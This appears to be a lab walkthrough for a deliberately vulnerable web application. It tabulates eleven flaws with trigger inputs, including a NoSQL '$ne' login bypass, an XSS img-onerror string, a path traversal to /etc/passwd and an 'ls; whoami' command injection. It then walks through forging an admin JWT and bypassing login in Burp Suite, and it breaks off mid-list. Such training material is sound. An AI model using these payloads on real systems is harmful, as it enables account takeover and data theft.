Summary Table

Vulnerability	Location (Frontend/Backend)	How to Trigger (What/Where)
Broken JWT Auth	Login/storage	Manipulate JWT in DevTools/localStorage, change role: "admin"
Plaintext Passwords	Debug endpoint, API	Visit /debug/users, see passwords
NoSQL Injection	Login API (/api/login)	Send { "username": { "$ne": 1 }, ... } in login via API
Information Disclosure	/credential.txt endpoint	Visit URL, view all user/password/JWT info
Mass Assignment	Registration API (/api/register)	Register via API with "role":"admin" field
XSS	Posts/Comments/Bios	Post<img src=x onerror=alert(1)>content
Path Traversal	/api/files/:filename	Access endpoint with ../../etc/passwd
Command Injection	/api/system/info (admin only)	Via admin panel, run ls; whoami as system command
Open Redirect	Password reset feature	Enter redirect URL ashttps://evil.com
CSRF	/api/transfer-funds	Create/submit an HTML form POSTing to the backend endpoint
SSRF	/api/fetch-url	Fetch internal URLs, e.g., localhost:3001/debug/users

1. Broken JWT Auth


Broken JWT token vulnerability is primarily about failing to properly validate JWT tokens—their signatures, claims, and algorithms—leading to attacks that compromise authentication and authorization mechanisms in web applications.

This aligns with your scenario where the JWT signature is not verified or the `"none"` algorithm is accepted, enabling token forgery and bypassing authentication controls.


perform jwt vulnurability

first login as user (alice)

then go to the apllication and copy jwt auth and edit it




go to https://token.dev/



paste that token and edit three keys there and place this ["userId": 1, "username": "admin", "role": "admin"]

and paste the jwt in the place of auth token Enter and it will give you admin authentication



2. Passwords stealing via endpoint manipulation

"Password stealing via endpoint manipulation" is a web application vulnerability where an attacker exploits a backend API or form endpoint to

extract or intercept user credentials—especially passwords—by manipulating requests to that endpoint.

What It Means (In Simple Terms)

Web apps often have endpoints like:

pgsql

CopyEdit

```
POST /api/login POST /api/reset-password GET /user/profile?user_id=123
```

If these endpoints are **not properly secured**, an attacker can:

- Change parameters (`user_id` , `email` , etc.)
- Modify payloads (e.g., `{"password":"hacked"}`)
- Abuse insecure logic or misconfigurations


How to Discover Plaintext Passwords as a User

1. Open Developer Tools in Your Browser

- While you are logged in as a user, open your browser's Developer Tools:
  - Press `F12` or `Ctrl+Shift+I` (Windows/Linux) or `Cmd+Opt+I` (Mac).
  - Go to the **Network** tab.


2. Watch for API Requests

- Perform actions in the web app (login, view profile, etc.) and observe which API requests are made.
- Look for requests to endpoints like `/api/...` or directly to the backend at port 3001.



3. Manually Access the Endpoint

- In the Network tab, you can right-click a request and select "Open in new tab" or "Copy link address."
- Change the path in the address bar to `/debug/users`. For example:



3. nosql injection

NoSQL Injection is like SQL Injection, but it targets **NoSQL databases (such as MongoDB, CouchDB, Redis, etc.) instead of traditional SQL databases.**

How it works

- NoSQL databases often accept JSON or key-value queries.

- If user input is inserted into these queries without proper validation, attackers can inject malicious query operators to read, modify, or delete data.

Example with MongoDB

Suppose a login query is:

javascript

```
db.users.find({ username: userInput, password: passInput })
```

If an attacker sends:

json

```
{ "username": { "$ne": null }, "password": { "$ne": null } }
```


This means:

- `$ne` = “not equal”
- The condition will match **any document** because username and password are never null.
- The attacker logs in without knowing any credentials.

Why it’s dangerous


- Can bypass authentication
- Can read sensitive data
- Can modify or delete database records
- In some cases, can lead to remote code execution if the DB is integrated insecurely

Go burpsuite and intercept on to capture request from website and in login page use random user credential and capture it in burpsuite




change the credential with this { "$ne": 1 } , you can try other payload also.

for seeing the response to do intercept --> respone of the request then forward this



As you see we can bypass the login page and get admin priviledge



4. Information disclosure

An information disclosure vulnerability in bug bounty terms is when a website, app, or system accidentally reveals sensitive information that attackers could use for further attacks.

This could include things like:

- Usernames, passwords, or API keys

- Database details (server version, table names)

- Internal IP addresses or server paths


- Hidden files or backup copies

- Personal data like email addresses or phone numbers

